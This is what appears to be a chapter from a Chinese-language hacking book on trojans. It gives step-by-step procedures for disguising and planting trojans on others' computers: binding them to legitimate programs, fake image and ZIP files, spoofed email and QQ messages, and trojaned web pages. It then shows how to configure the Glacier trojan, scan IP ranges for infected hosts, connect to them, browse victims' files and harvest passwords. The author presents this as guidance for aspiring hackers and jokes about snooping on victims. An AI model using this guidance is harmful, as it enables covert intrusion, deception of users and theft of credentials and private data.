


图 3-1-1 木马攻击的步骤

## 3.2 木马植入的方法

在 Windows 系统下，木马可以通过注册表、Win.ini、system.ini、Autoexec.bat 和 Config.sys、捆绑替换系统文件、启动菜单及程序配置.ini 文件来自我启动运行。

Win.ini:[WINDOWS]下面，“run=”和“load=”行是 Windows 启动时要自动加载运行的程序项目；

System.ini:[BOOT]下面有个“shell=Explorer.exe”项，正常情况下 shell=Explorer.exe 后面不会带任何东东。如果等号后面不仅仅是 explorer.exe，而是“shell=Explorer.exe 程序名”，那么后面跟着的那个程序就是木马程序；

注册表：在 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\ 下面五个以 Run 开头的主键目录都是系统自启的键值。

当然了，我们还可以通过将木马程序与其他正常的程序捆绑在一起发送到目标机器，来侵入别人的主机。例如把特洛伊木马程序合成在小游戏程序中，当受攻击者下载这个小游戏并执行时，木马程序就会在后台悄悄地工作，从而攻击者就可控制这台主机了。



那这样一来，我的主机岂不是很危险吗？尽管如此，在黑客横行的网络世界中，这也是没有办法的事。我们唯一能够做的就是尽力维护好自己的系统，打好最新的系统安全补丁，安装或升级到最新版的防火墙，了解最前沿的病毒与木马资讯，做好一切防范措施。

### 3.2.1 木马植入肉机的方法

如果我们要想把自己的木马植入到别人的计算机上，首先就要伪装好自己。一般来讲，木马主要有两种隐藏手段：

#### 一．把自己伪装成一般的软件

很多用户可能都遇到过这样的情况，在网站上得到一个自称是很好玩的小程序，拿下来执行，但系统报告了内部错误，程序退出了。一般人都会认为是程序没有开发好，不会怀疑到运行了木马程序这上面。等到运行自己的 QQ 等程序时，被告知密码不对，自己熟得不能再熟的密码怎么也进不去，这时才会想起检查自己的机器是否被人安装了木马这回事。



这种程序伪装成正常程序，实质是个木马伪装成的，在木马代码的前段会完成自我安装与隐藏的过程，最后显示一个错误信息，骗过用户。

#### 二．把自己绑定在正常的程序上面

对于那些老到的黑客来说，他们可以通过一些捆绑软件把一个正版的安装程序和木马捆绑成一个新的文件，然后用户在安装该正版程序时，就神不知鬼不觉地被种上木马了。



不过，这种木马是有可能被细心的用户发觉的，因为这个 WinZip 程序在绑定了木马之后尺寸通常都会变大。伪装之后，木马就可以通过邮件发给被攻击者了，或者是放在网站上供人下载。黑客还会为它们加上一些动人的话语来诱惑别人，像“最新火辣辣小电影！”、“CuteFTP 5.0 完全解密版！！！”等。



一点不骗人，在安装了这个 CuteFTP 之后，你的机器就被“完全解密”了。那些喜欢免费软件的朋友们也要小心了！

鉴于木马的危害性，很多人对木马知识还是有一定了解的，这对木马的传播起了一定的抑制作用，这是木马设计者所不愿见到的，因此他们开发了多种功能来伪装木马，以达到降低用户警觉，欺骗用户的目的。

下面介绍几种常见的伪装植入木马的方法：

### 1. 直接发送式欺骗

将木马服务端程序更改图标，如设为图片图标，可将其扩展名设置为`***.jpg.exe`格式，直接发给对方，由于Windows的默认设置是隐藏已知文件的扩展名，所以对方收到后就会轻易相信这就是一幅图片。对方运行后，结果毫无反应（运行木马后的典型表现），对方说：“怎么打不开呀！”，回答：“哎呀，不会程序是坏了吧？”，或者说：“对不起，我发错了！”，然后把正确的东西（正常游戏、图片等）发给对方，他收到后只顾高兴就不想刚才为什么会出现那种情况了。

### 2. 捆绑欺骗

把木马服务端和某个游戏或工具捆绑成一个文件在QQ或邮件中发给别人，别人运行后它们往往躲藏在Windows的系统目录下，图标伪装成一个文本文件或者网页文件，通过端口与外界进行联系。然后把自己和一些EXE文件捆绑在一起，或者采用改变文件关联方式的方法来达到自启动的目的。而且，即使以后系统重装了，如果该程序他还是保存着的话，还是有可能再次中招的。

### 3. 文件夹惯性点击

把木马文件伪装成文件夹图标后，放在一个文件夹中，然后在外面再套三四个空文件夹，很多人出于连续点击的习惯，点到那个伪装成文件夹的木马时，也会收不住鼠标点下去，这样木马就成功运行了。

### 4. 危险下载点

攻破一些下载站点后，下载几个下载量大的软件，捆绑上木马，再悄悄放回去让别人下载，这样以后每增加一次下载次数，就等于多了一台中木马的计算机。或者把木马捆绑到其他软件上，然后“正大光明”地发布到各大软件下载网站，它们也不查毒，就算查也查不出一些新木马。

### 5. 邮件冒名欺骗

该类木马植入的前提是，用匿名邮件工具冒充好友或大型网站、机构、单位向别人发木马附件，别人下载附件并运行的话就中木马了。如冒充单位的系统管理员，向各个客户端发送系统补丁或是其它安装程序。

### 6. QQ 冒名欺骗

该类木马植入的前提是，必须先拥有一个不属于自己的QQ号。然后使用这个QQ号码给好友们发去木马程序，由于信任被盗号码的主人，好友们会毫不犹豫地运行木马程序，结果就中招了。

### 7. ZIP 伪装

将一个木马和一个损坏的ZIP包（可自制）捆绑在一起，然后指定捆绑后的文件为ZIP图标，这样一来，除非别人看了他的后缀，否则点下去将和一般损坏的ZIP没什么两样，根本不知道其实已经有木马在悄悄运行了。

ZIP伪装的常见做法如下：

首先创建一个文本文档，输入任意个字节（其实一个就行，最小）将它的后缀`txt`直接改名为`zip`即可，然后把它和木马程序捆在一起，修改捆绑后的文件图标为`zip`图标就成了。

### 8. 论坛上发链接

在可以上传附件的论坛上传捆绑好的木马（如将木马捆绑在图片上传），然后把链接发给想要攻击的目标肉机的主人，诱惑他点击那个链接。

### 10. 网页木马法

在自己的网页上捆绑木马，再在QQ上邀请想要攻击的目标网友去访问，轻松给他种上你配置的木马。

下面的章节我们主要介绍一下如何把木马程序和其他程序合成起来。

### 3.2.2 利用合成工具 Exebinder 伪装木马

利用 Exebinder (EXE 捆绑机) 软件我们可以把两个可执行程序捆绑成一个程序, 执行捆绑后的程序就等于同时执行了两个程序。而且它会自动更改图标, 使捆绑后的程序和捆绑前的程序图标一样, 做到天衣无缝, 并且还可以自动删除运行时导出的程序文件。这样, 我们就可以把自己的程序和其它软件捆绑起来, 使自己的程序悄悄地运行。

该软件的使用方法如下:

运行软件后, 单击“执行文件 1”按钮, 选择一个程序 (如 C:\PWin98\Notepad.exe);

再单击“执行文件 2”按钮, 选择另一个程序 (如某远程控制软件的服务端程序 D:\tool\santa.exe);

然后再单击“目标文件”为生成的捆绑好的文件选择一个路径及文件名 (如 D:\tool\Notepad.exe), 如图 3-2-1 所示, 最后直接单击“捆绑”按钮即可完成捆绑操作了。

之后我们就可以看到, 运行 D:\tool\Notepad.exe 即等于同时运行 C:\Winnt\Notepad.exe 与 D:\tool\santa.exe 两个程序。



图 3-2-1 Exebinder 的运行主界面

#### 提示

我们应该把被捆绑的程序指定为“执行文件 1”, 把捆绑上的程序指定为“执行文件 2”, 把捆绑后生成的文件指定为“目标文件”。

软件会自动提取“执行文件 1”的图标, 使“目标文件”的图标与“执行文件 1”的图标一样, 做到天衣无缝。

建议将“目标文件”的文件名指定为与“执行文件 1”相同, 使其更加具有隐蔽性。

“执行文件 1”、“执行文件 2”、“目标文件”三个文件必须指定为三个不同的文件, 也就是说“目标文件”不能直接指定为“执行文件 1”, 软件不能直接对“执行文件 1”进行覆盖。

### 3.2.3 利用网页木马生成器伪装木马

有些黑客喜欢在自己的网页上捆绑木马, 上传到网站上, 然后到一些论坛或是 QQ 上大肆宣传自己的网页, 诱惑人去访问。只要你去访问这个捆绑了木马的网页, 你就会被种上了木马了。

网页木马生成器的使用非常简单, 只要选择一个木马文件和一个网页文件就生成了。如图 3-2-2 所示。



图 3-2-2 网页木马生成器运行主界面

软件会在网页文件的同一目录下生成一个 wav.eml 的文件，然后将此 Wav.eml 文件连同网页文件一块上传到你的空间里就行了！

当用户点击这个捆绑了木马的网页链接时，将会同时弹出一个文件下载的对话框，如图 3-2-3 所示，如果你点击“打开”按钮，将会直接运行木马程序，如果你点击“保存”按钮，保存在某个文件夹（默认情况下是以 .wav 为扩展名）后，当你好奇地以为是什么歌曲点击打开时，木马程序也一样会被植入你的计算机。



对于不可信的文件下载，千万不能直接点击“打开”按钮，如果你对此很好奇，可以先保存到本地后，用杀毒软件和木马清除软件扫描无毒后，再打开。





图 3-2-3 木马网页弹出的文件下载对话框

 提示

这种方法是利用 IE 的 MIME 漏洞，这是 2001 年黑客中最流行的手法，不过目前有所减少，一方面许多人都改用 IE6.0（未打补丁的 IE6.0 以前版本都存在 MIME 漏洞）；另一方面，大部分个人主页空间都不允许上传 .eml 文件了。

MIME(Multipurpose Internet Mail Extentions)，一般译作“多用途的网络邮件扩充协议”。是一种技术规范，原用于电子邮件，现在也可以用于浏览器。使用此协议后，IE 可以直接播放网页中所包含的声音、动画等，如果木马伪装成这类文件，就可以让浏览者在不知不觉中种上黑客的木马。

3.2.4 利用万能文件捆绑器伪装木马

万能文件捆绑器可以将多个不同类型（如把 a.exe 和 b.jpg）的文件捆绑成一个可执行文件，运行捆绑后的程序会以当前系统默认的打开方式打开。并且可以自定义哪个捆绑的文件不打开只释放（如 b.exe 必须要 b.dll 这个文件才能运行，那么可以先增加 b.dll，再增加 b.exe，让 b.dll 不打开，这样捆绑后就成了一个程序了，且能正常运行）；同时可以自定捆绑后程序的图标。

万能文件捆绑器的运行界面如图 3-2-4 所示。

点击“增加文件”按钮增加要捆绑的文件，然后点击“捆绑文件”按钮将选定的几个文件捆绑成一个程序，这时出现一个保存对话框，生成的文件扩展名可以是 .exe、.com、.bat 几种类型的文件，用户可以根据自己的需要设置保存的文件名和存放路径，最后点击“保存”按钮即可生成。当然在点击“捆绑文件”按钮之前，用户还可以点击“选择图标”按钮，为自己的捆绑文件指定喜爱的图标。



图 3-2-4 万能文件捆绑器的运行界面


 提示

图 3-2-4 中如果取消“打开”前面的“”，即可实现文件只释放不打开。

### 3.2.5 如何隐藏自己的木马服务器程序

在前面我们讲过，木马程序的名字通常都与 Windows 的系统文件名相似，而且通常都隐藏在 System32 或者 Windows 目录下，这样做的目的就是为了迷惑攻击者。

隐藏木马服务器程序最常用的方法就是对其客户端程序进行设置和修改，从而得到隐藏的目的，下面我们就以冰河为例来对其进行一下说明。

具体操作如下：

首先我们运行“冰河”客户端程序 G\_Client.exe，将弹出如图 3-2-5 所示的冰河 V8.4 主窗口界面。

然后我们再单击其工具条上的“配置本地服务器程序”按钮，如图 3-2-6 所示。



图 3-2-5 冰河 V8.4 版的主程序窗口



图 3-2-6 冰河客户端工具栏的一部分

这时候，我们就可以看到会弹出一个如图 3-2-7 所示的“服务器配置”对话框。

接着我们再来选择其中的“待配置文件”，只要单击其它后面的“...”按钮，将会弹出如图 3-2-8 所示的“打开”对话框。



图 3-2-7 “服务器配置”对话框




图 3-2-8 待配置文件的“打开”对话框

选择待配置文件 G\_Server.exe 后，单击“打开”按钮就隐藏了木马程序。

“基本配置”选项卡选项说明

安装路径：我们可以从“SYSTEM”、“WINDOWS”、“TEMP”三个选项中选择其中的一个，从这里就可以看出“冰河”的隐身地只有这么几处。

文件名称：可以更改为任意名字，从这里我们可以看出木马服务器程序的名称不是固定的。

进程名称：变成 Windows 系统进程主要是为了迷惑被攻击者。

访问口令：如果还没有创建这个访问口令是不能与木马服务器程序通信的。

自动删除安装文件：选中该复选框，则在运行 G\_Server.exe 之后，该文件将被自动删除。这里顺便要提醒大家一下：并不是所有中了“冰河”的计算机都有 G\_Server.exe 存在，因此，许多时候，我们利用“开始 | 搜索”菜单命令根本就不能找到它。

“自我保护”选项卡

“自我保护”选项卡的主界面如图 3-2-9 所示，在该窗口中，主要包括以下几项：

写入注册表启动项：我们只要选中了该复选框，则目标计算机以后每次重新启动的时候都将会自动运行木马服务器程序。

键名：我们在这里可以输入任意键名。因此，从这里我们可以看到写入注册表的键名也不是固定的，但是目录却是确定的，即：HKEY\_LOCAL\_MACHINE\SOFTWARE\ Microsoft\Windows\Current Version\Run。

关联：我们只要选中了该复选框，以后即使木马服务器程序被删除了，如果对方运行了我们关联的程序 Notepad.exe（记事本程序）（当然也可以关联其它程序），它就又会重新安装“冰河”服务器程序了。

关联类型：选择关联文件类型。

关联文件名：选择关联的程序，如 Notepad.exe。

通过以上的叙述，我们可以看到“冰河”服务器程序的隐蔽性并不是很高明，因此只要知道了它常用的隐蔽方法，想找到它还是很容易的，清除起来当然也就不难了。其他木马程序的隐藏方式与“冰河”类似，有兴趣的话，大家不妨自己查查看。

下面我们再来介绍黑客使用的另一种隐藏方法。这种方法其实也不复杂，就是把木马服务器程序 G\_Server.exe 同其他程序绑定在一起。因为木马程序运行时在桌面不会有任何明显的反应，因此在运行绑定程序时，看到的只是另一个程序的运行情况。

绑定两个程序的操作步骤如下：

确定将被绑定的两个程序，一个是木马的服务器程序 G\_Server.exe，另一个为合法程序，如记事本程序，如图 3-2-10 所示。

然后再运行 Exebinder 文件捆绑机程序进行捆绑，如图 3-2-11 所示。



图 3-2-10 确定要绑定的程序




图 3-2-9 “自我保护”选项卡




图 3-2-11 利用 EXE 捆绑机进行捆绑



最后我们再来选择两个将要绑定的程序、图标和生成文件，在选择好之后，我们就可以直接单击“捆绑”按钮来完成绑定了，捆绑完成后的结果如图 3-2-12 所示。



图 3-2-12 捆绑后的文件

### 3.3 木马信息反馈

所谓木马配置程序就是将信息反馈的方式或地址进行设置，如设置信息反馈的邮件地址，IRC 号，ICO 号等。

#### 3.3.1 木马信息反馈机制

一般来说，所有设计成熟的木马都有一个信息反馈机制。所谓信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息，并通过 E-mail、IRC 或 ICO 的方式告知控制端用户。如图 3-3-1 所示就是一个典型的信息反馈邮件。

我们从如图 3-3-1 所示的这封邮件中可以知道服务端的一些软硬件信息，包括使用的操作系统、系统目录、硬盘分区情况、系统口令等，在这些信息中，最重要的是服务端 IP 了，因为我们只有得到这个参数，才能使控制端与服务端建立连接，具体的连接方法如下。

这里我们介绍木马连接是怎样建立的，一个木马连接的建立首先必须满足两个条件：

是控制端、服务端都要在线；

是服务端已安装了木马程序。

这两个条件缺一不可，在这个基础上控制端就可以通过木马端口与服务器端建立连接了，为便于说明我们采用如图 3-3-2 所示的方式来加以讲解。

在如图 3-3-2 所示中 A 机为控制端，B 机为服务器端，对 A 机来说如果想与 B 机建立连接就必须知道 B 机的木马端口和 IP 地址，这时候，由于 A 机事先设定了木马端口，因此该项是已知项，所以这里最重要的是如何获得 B 机的 IP 地址。

要想获得 B 机的 IP 地址可以采用信息反馈和 IP 扫描两种方法。

这里我们重点介绍一下 IP 扫描技术（以冰河的 7626 端口为例）：

因为 B 机装有木马程序，所以它的木马端口 7626（当然也可能是其它端口，这取决于对服务器端的设置）是处于开放状态的，现在 A 机只要扫描 IP 地址段中 7626 端口开放的主机就



图 3-3-1 一个典型的信息反馈邮件





图 3-3-2 建立连接

行了，如图 3-3-2 所示 B 机的 IP 地址是 202.102.47.56，当 A 机扫描到这个 IP 时发现它的 7626 端口是开放的，那么这个 IP 就会被添加到列表中，这时 A 机就可以通过木马的控制端程序向 B 机发出连接信号，B 机中的木马程序收到信号后立即作出响应，当 A 机收到响应的信号后，开启一个随机端口 1037 与 B 机的木马端口 7626 建立连接，到这时一个木马连接才算真正建立。

 提示

7626 端口是冰河木马默认打开的端口，当然黑客在设置时有时也会修改这个端口，另外，其他木马可能是使用其它的端口，扫描时需扫描相应端口。

值得一提的是要扫描整个 IP 地段显然费时费力，一般来说控制端都是先通过信息反馈获得服务端的 IP 地址，由于拨号上网的 IP 是动态的，即用户每次上网的 IP 都是不同的，但是这个 IP 是在一定范围内变动的，如图 3-3-2 所示中 B 机的 IP 是 202.102.47.56，那么 B 机上网 IP 的变动范围是在 202.102.000.000 ~ 202.102.255.255，所以每次控制端只要搜索这个 IP 地址段就可以找到 B 机了。

木马连接建立后，控制端端口和木马程序端口之间就将会出现一条通道，如图 3 - 3 - 3 所示。






图 3-3-3 控制端端口和木马程序端口之间将会出现一条通道

这时候，控制端上的控制端程序就可以借着这条通道与服务端上的木马程序取得联系，并通过木马程序对服务端进行远程控制了。

 小博士，虽然这时候我们取得了对该服务端的远程控制权限，但我却不知道自己能享有哪一些控制权限？你可以给我介绍一下吗？

 好的，其实这时候你所拥有的控制权限，远比你想象的要大得多。

控制端具体能享有的控制权限如下：

窃取密码

一切以明文的形式，或缓存在 Cache 中的密码都能被木马侦测到，此外很多木马还提供有键盘记录功能，它将会记录服务端每次敲击键盘的动作，所以一旦有木马入侵，密码将很容易被窃取。

文件操作

控制端可由远程控制对服务器端上的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作，基本涵盖了 Windows 平台上所有的文件操作功能。

修改注册表

控制端可任意修改服务器端注册表，包括删除、新建或修改主键、子键、键值。有了这项功能，控制端就可以禁止服务端软驱，光驱的使用，锁住服务端的注册表，将服务端上木马的触发条件设置得更隐蔽的一系列高级操作。

系统操作

这项内容包括重启或关闭服务端操作系统，断开服务端网络连接，控制服务端的鼠标、键盘，监视服务端桌面操作，查看服务端进程等，控制端甚至可以随时给服务端发送信息。


### 3.3.2 扫描装有木马程序的计算机

要想实现木马信息的反馈，我们就需要在安装完木马服务器程序之后，利用该木马的客户端程序来访问目标计算机，以取得被攻击者的各种信息数据。

在访问木马服务器程序之前，一般都要先进行搜索。下面我们仍然以“冰河”为例，对如何访问目标计算机进行一些说明。

具体操作步骤如下：

首先运行“冰河”客户端程序 G\_Client.exe。

单击工具栏上的  按钮或选择“文件 | 自动搜索”菜单命令，这时候，我们就可以看到弹出的“搜索计算机”对话框了，如图 3-3-4 所示。

输入好了“起始域”、“起始地址”以及“终止地址”后，只要单击“开始搜索”按钮，“冰河”客户端就开始搜索（扫描）指定网段中所有 7626 端口开放的计算机了，如图 3-3-5 所示。



图 3-3-4 “搜索计算机”对话框



图 3-3-5 搜索开放有冰河端口的计算机



如果你在进行冰河服务器端配置时，将端口更改成了其他值，在搜索冰河服务器端时，需要将监听端口更改为相应的值。

在完成搜索后，我们可以看到，在“搜索结果”列表框中显示的搜索结果了，如图 3-3-6 所示。




图 3-3-6 搜索结果

在该“搜索结果”列表框中，ERR 表示其对应的计算机没有开放 7626 端口，OK 表示其对应的计算机开放了 7626 端口。所以，在如图 3-3-3 所示的对话框中，我们就可以知道 IP 地址为 61.52.142.26 的计算机中了“冰河”。同时中了“冰河”的计算机的 IP 将自动被添加到“冰河”客户端程序的“文件管理器”选项卡中，这样，我们就可以进行 3.3.2 中介绍的各种操作了。

### 3.3.3 如何创建与目标计算机木马程序的连接

我们在完成上面所述的搜索以后，就可以与目标计算机的木马服务器程序建立连接了，如图 3-3-7 所示。


这时候，我们就需要在“当前连接”中选择搜索到符合要求的 IP 地址，然后输入访问口令，怎么样，是不是已经与目标计算机建立连接了？

不过，由于我们上面讲到的方法是在不知道目标计算机 IP 地址的情况下使用的。如果我们已经知道了目标计算机的 IP 地址，并且知道了它的访问密码，那么，我们就可以直接将该目标计算机添加到客户端中了。



图 3-3-7 与木马服务器程序建立连接

下面我们来看一下直接添加中“冰河”的计算机的操作步骤：

在主窗口中直接单击按钮或在菜单选择“开始 | 添加主机”命令，将弹出“添加计算机”对话框，如图 3-3-8 所示。

然后根据对话框提示输入“显示名称”、“主机地址”（即目标计算机的 IP 地址）以及“访问口令”等内容，最后单击“确定”按钮后，我们就可以看到这个 IP 地址已经被添加到“冰河”客户端程序的“文件管理器”选项卡中了。



图 3-3-8 “添加计算机”对话框

#### 注意

在本书后面的讲解中，还会讲述到“冰河”的一些其他版本，为什么这样讲呢？一个是这个木马程序太出名了，网上遍地都是；二是对不同版本介绍后，好让读者有一个比较。

## 3.4 常用木马攻防实例

木马，在真正的黑客看来这种工具是很初级的，往往不屑于使用，而对一些初级黑客、甚至是不算黑客的“黑客”看来，却是最好的攻击别人、获取密码的东东了，因为这种黑客工具对普通用户的杀伤力是非常大的，下面我们来看看几个常用的木马是如何使用的，希望给想学着做黑客的朋友指引一条“光明大道”，能够熟练运用这种黑客必须学会的武器。

### 3.4.1 轻松使用冰河木马

冰河可以说是最优秀的国产木马程序之一，同时也是被使用最多的一种木马。说句题外话，如果这个软件做成规规矩矩的商业用远程控制软件，绝对不会逊于那个体积庞大、操作复杂的 PCanywhere，但可惜的是，它最终变成了黑客常用的工具。

本节我们以冰河 v8.4 为例，介绍冰河木马的使用方法。


#### 1. 冰河的配置


冰河包含下面两个程序：

G\_Server.exe：服务器端程序，即被监控端后台监控程序（运行一次即自动安装，可任意改名），在安装前可以先通过“G\_Client”的“配置本地服务器程序”功能进行一些特殊配置，例如是否将动态 IP 发送到指定信箱、改变监听端口、设置访问口令等；

G\_Client.exe：客户端程序，即监控端执行程序，用于监控远程计算机和配置服务器程序。

要使用冰河木马，我们首先需要用客户端程序对服务器进行配置，运行客户端 G\_Client 程序，其运行界面如图 3-4-1 所示。

选择“设置 | 配置服务器程序”，或点击工具栏上的  按钮，进入“服务器端配置”对话框，如图 3-4-2 所示。

在服务器配置对话框里，首先点击  按钮选择待配置文件，然后设置服务器端的安装路径，更改服务器端的文件名，设置访问口令，进程名称、监听端口，是否写入注册表启动项、是否关联文件，还有可设置是否将肉机的系统信息、开机口令、共享资源信息等发送到指定信箱。



至于提示信息一栏，你可以根据自己的需要写上一些信息，比如你欺骗对方是游戏程序时，就可以写上“程序错误，缺少必须的.dll 文件！”等信息。



图 3-4-1 冰河客户端的控制主界面




图 3-4-2 服务器配置对话框

#### 提示


如果不进行设置，则原压缩包中的 G\_server.exe 即为默认设置。


服务器端设置好以后，就可以将这个新配置好的程序即 G\_server.exe 按第 3.2.1 节介绍的方法植入对方主机，并诱骗对方运行之后，你就可以实施你的远程控制计划了。

#### 2. 冰河的使用

##### (1) 扫描端口

在开始冰河操作之前，我们可以利用冰河客户端自带的扫描功能扫描开放了 7626 端口的主机。选择冰河客户

端主程序菜单中的“文件 | 自动搜索”命令，或是点击工具栏上的自动搜索按钮，即可弹出如图 3-4-3 所示的对话框。

 因为冰河自带的搜索功能会使速度变慢，功力也较弱，建议大家使用专用的扫描工具来扫描开放的 7626 端口，下面以 X-way 扫描软件为例进行介绍。

运行 X-way 扫描主程序，其主界面如图 3-4-4 所示。然后点击“主机搜索”，分别填入“起始地址”和“结束地址”（注意：结束地址应大于起始地址），如图 3-4-5 所示。再在“线程设置”栏选择“线程数”。（一般值为 100 比较合适，网速快的可选 150）。



图 3-4-3 使用冰河扫描开放的 7626 端口



图 3-4-4 X-way 扫描器主窗口



图 3-4-5 设置主机扫描

接着进入“高级设置”，选中“端口设置”栏中的“OTHER”，改变其值为“7626”，如图 3-4-6 所示，然后单击“关闭”按钮回到主机搜索主界面。


在主机搜索主界面中直接单击“开始”按钮即可开始扫描了，在扫描结束后，我们就可以看到如图 3-4-7 所示的结果了。



图 3-4-6 进行端口设置

主机	状态
61.141.15	端口: 7626 开放
61.141.26	端口: 7626 开放
61.141.42	端口: 7626 开放
61.141.51	端口: 7626 开放
61.141.65	端口: 7626 开放
61.141.82	端口: 7626 开放

图 3-4-7 扫描结果

 提示

为了某些特殊的缘故，笔者对本书中的个别图片会做一些技术上的剪切处理，希望广大读者朋友能够予以谅解。

(2) 进行远程控制

扫描出开放了 7626 端口的主机后，运行冰河客户端程序，选择“文件 | 添加主机”或是点击工具栏的

按钮，填上我们刚才搜索到的IP地址。如果出现“无法与主机连接”、“口令有误”就放弃，（初始密码应该为空，如果出现“口令有误”则表明是已被别人完全控制）直到终于出现如图3-4-8所示窗口。

然后再在文件管理器区的远程主机上双击“+”号，有C:D:E:等盘符出现，如我们选择打开C:，则会看见许多的文件夹，这就表明我们已经侵入了别人的国界。



这就进入别人的电脑了，对于第一次入侵的朋友，是不是有些感动呢？这时候，我们就可以在C:里查找邮箱目录、QQ目录、我的文档等有重要数据存放的区域了，有兴趣的话，还可以顺便了解一下他有什么不良爱好，呵呵！！！

在进行了上述的操作之后，是不是有些收获呢？如果是见到了你喜欢的游戏或图片，怎么办？只要直接点击鼠标右键下载下来就可以了。

在文件管理区我们可以对文件、程序等进行以下主要几项操作：上传、下载、删除、远程打开等，只要在要下载的文件上单击鼠标右键就可以看到如图3-4-9所示的快捷菜单了。

接着我们就该来进行口令获取了。如果运气够好的话，可以找到很多的网站名、用户名和口令。



这些被找到的网站名、用户名和口令有什么用呢？自己想去吧……

如图3-4-10所示中第一处被笔者抹黑的地方是上网账号的密码，这可不能乱用哦，否则后果自负！！！第二处被笔者抹掉的地方就是QQ46581282的密码了，笔者之所以在这里抹掉的原因主要是因为我们现在只是进行学习研究，而不是某些别有用心者在搞破坏。



